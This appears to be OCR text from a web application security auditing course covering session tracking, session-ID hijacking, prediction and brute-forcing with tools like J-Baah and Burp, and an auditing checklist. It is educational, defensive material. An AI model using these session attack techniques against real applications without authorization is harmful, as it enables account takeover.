The browser relies on the fact that the server continues to interact with it to decide if the credentials are valid. This is based entirely on the HTTP message codes. For instance, if the browser sends a set of credentials to a server and the server answers with an HTTP 200, the credentials must be correct (or unnecessary). However, if the server sends back an HTTP 401 message, that means that the credentials, if there were any, are incorrect.


If the browser receives an HTTP 401 message from the server, it immediately drops the credentials because it assumes that they are invalid!



For example, look at this ACUA web page. Notice here that we've pulled up the source code for the web page. Within this we find a search form and within the search form we find several hidden form fields.

The first hidden field that appears is named session_id. Reasonably, this is some sort of session tracking mechanism that's used to keep track of who the user is. Although this particular page is from an ASP application, where we sometimes find the session store pushed out to the browser in the VIEWSTATE element, in this case it's just the session ID rather than the complete session state.


We're not going to spend any more time on this particular method, however, because it is actually somewhat rare to find the session ID passed in a hidden form field these days. The most common reason it would happen goes back to the notion of schizophrenic development in which we use a lot of frameworks and applications and shuttling session IDs back and forth between them.



Now that we understand the session tracking mechanism, what we need to do is to determine if unauthorized access is possible by attacking the session ID or mucking around with the session tracking mechanism.

The threat of an attacker taking over someone else's application session by using the same session ID is called *session hijacking* in most publications. The term session hijacking is already used to describe when someone hijacks network traffic connections (that is, uses a TCP/IP sequence number prediction to take over your TCP/IP session). For example, hijacking a telnet session. When that happens, victims can typically tell something is happening because they suddenly don't see any responses from the remote server. For example, characters they type, which are normally echoed back to their terminal, are absent.

However, when someone steals or guesses your session ID while interacting with a web application, there will now be two of you interacting with the web application.



Regardless of whether you create your own session tracking mechanism or rely on someone else's, you should audit *both* the session tracking method and the session IDs used.

Not Related to User Information

Make sure the session ID is not related to user information. Because this is a short-term secret, any relationship to user information would compromise the security of the long-term secret.

Randomness

The session ID must be as random as possible. If this ID is not random, there are several viable attacks against the ID (more later).

Perishable

Eventually expires and cannot be reused/replayed (short-term versus long-term secrets).


Secure Transport

Sent over a secure path to prevent eavesdropping.

Now that we covered the session tracking methods, let's focus more on how session cloning/hijacking takes place. The key to session cloning is the ability of a third party to use the same session ID as another user.

The threat of session cloning can be leveraged by one or more of the following attacks: guessing, predicting, eavesdropping, or stealing the session ID.

Some of these threats can be mitigated with the proper use of the session tracking method employed, which we already covered. However, some of these threats can be mitigated only with the use of proper session IDs.




First, your need to determine where the session ID is located within the traffic and when they are first sent. Typically session IDs are within URLs, cookies, or hidden fields. This can be determined by examining your session with WebScarab. After logging all your web traffic, analyze it to determine where the session ID is located in the traffic.

An alternative is to use something such as J-Baah, which can't do the analysis, but for a fast look for easy-to-spot patterns, it's great!


To use it in this way, notice what we've done. We've set the target to point at the target application and used the Base Response button to experiment and find a request that generates a session ID. In this case, there appears to be two related session IDs: NetflixSession and nflxsid. With that information in hand, we use the Start and End token buttons to select the session ID we're interested in and press the Start button. That's it!

We can now let it run for a few seconds so that we can look for obvious patterns in the results.



For a quick example of what we're talking about, look at the session IDs above that were captured from a web application. There are at least five distinct patterns that are readily apparent.

We have not included the answers here. Your instructor should help you to find at least five during class! If you are not at a live conference and want some possible answers, you can send an e-mail to dhoelzer@enclaveforensics.com for some suggestions!




If a session ID cannot be predicted, then perhaps it can be brute-forced. This is where person would simply request every possible session ID value within a range.

To perform this type of attack, we are essentially doing exactly what we do in a brute force password attack except that there is no username! In many ways, this attack is actually easier because there is almost never any kind of lockout in place for a large number of bad requests from one host with multiple session IDs. Another reason is that we don't have to come up with a valid username, just a valid session ID! This is the reason that we need a reasonably long session ID value. A minimum of 40 to 64 bytes should be sufficient today provided the value is significantly random and has a large key space. (The key spaces are the characters actually used to make up the session ID.)

J-Baah, it turns out, is excellent for this type of attack. We can select individual values and cycle through them automatically, sending request after request.

Burp Suite is also easy to use to do this type of attack with. WebScarab can also be used, but because it isn't a brute forcing tool we must resort to using the fuzzer for this task or writing our own bean. Either way, it is a lot of work!



Before using cookies to track a session, the web app may test for cookie acceptance from the user's browser. If cookies are allowed, then the web app places the session tracking ID inside a cookie. But what if you intentionally turn off cookies? The web app may support alternative forms of session tracking, such as URL rewriting.

The cookies may be a secure form of session tracking, but the URL rewriting may not be secure (for example placed on the end of non-encrypted URLs).

It's a good idea to test cookies (if they are used) and to then block cookies to see if other session tracking methods are employed. If other methods are used, then analyze them for the issues we just covered in this section.

The Story So Far

- Checklist Items:
  - Session Tracking:
    - What session tracking mechanism is in use?
    - Are the session IDs in the session token of sufficient length for the application?
    - Are the session IDs secured appropriately based on cloning detection capabilities?
    - What type of session hijacking/cloning detection capabilities exist?
    - What actions does the application take when a session violation is detected?
    - Are the session IDs sufficiently random?
    - Do session IDs expire after some period of time?
    - Is a valid session required in all appropriate circumstances? How is this enforced or mediated?

Auditing Web Based Applications

From the material in this section, we can now add several more important questions to our checklist. We should also now test these items technically or understand the responses to these questions when asked of the web application designer.

Session Tracking:

What session tracking mechanism is in use?

Are the session IDs in the session token of sufficient length for the application?

Are the session IDs secured appropriately based on cloning detection capabilities?

What type of session hijacking/cloning detection capabilities exist?

What actions does the application take when a session violation is detected?

Are the session IDs sufficiently random?

Do session IDs expire after some period of time?


Is a valid session required in all appropriate circumstances? How is this enforced or mediated?

Hands On


- Session Analysis

Auditing Web Based Applications

Continue in your workbook wherever you left off and work through the session analysis exercise!




At this point, we're ready to dig into our final and in some ways our most complicated section. In this final section, we consider how to exercise the input aspects of a web application and examine how output should be controlled and some of the problems that can result when we fail to do this well. Often these problems affect us worse when a database is in use. Other times it involves cross-site scripting. We examine all these issues now.




Let's look at this slide as a reminder. We already covered the GET and POST method briefly in the web primer section. We've come back to this topic once or twice during the day, but now we will go into detail as to what the security issues of using one method instead of the other are.

Our objective is to ensure that sensitive user data that is submitted via HTTP from HTML forms is done in a secure fashion. This entails the use of encryption as well as proper use of the HTTP action method (POST versus GET).




On the left, we see the HTTP request sent from a browser submitting a search to Yahoo's search engine for the phrase "SANS Institute." Yahoo's search form uses the GET method. We see that the user input is placed **inside the URL being requested**.

On the right, we see the HTTP request sent from a browser submitting a search to Amazon search engine for the phrase "SANS Institute." Amazon.com's search form uses the POST method. We see that the user input is placed **inside the body of the request** being made.




So what does this mean in a nutshell? The GET method can be a significant point of exposure for sensitive data because it will be cached in several places. First, it is stored on the users' local system in the browser history file. This can be viewed in plaintext on the hard drive or can be seen by pulling down the browser location bar. Next, this data is stored in the web server's access logs. Third, the data might be stored in intervening proxy servers. Last, the data can be sent to third parties via the HTTP referrer field.



When the URL is stored in the local history file of the user, we may have the feeling that this isn't particularly bad. The user may also feel that this isn't a particularly big issue. The fact is, though, it is quite serious when we consider what sort of information we might be talking about.

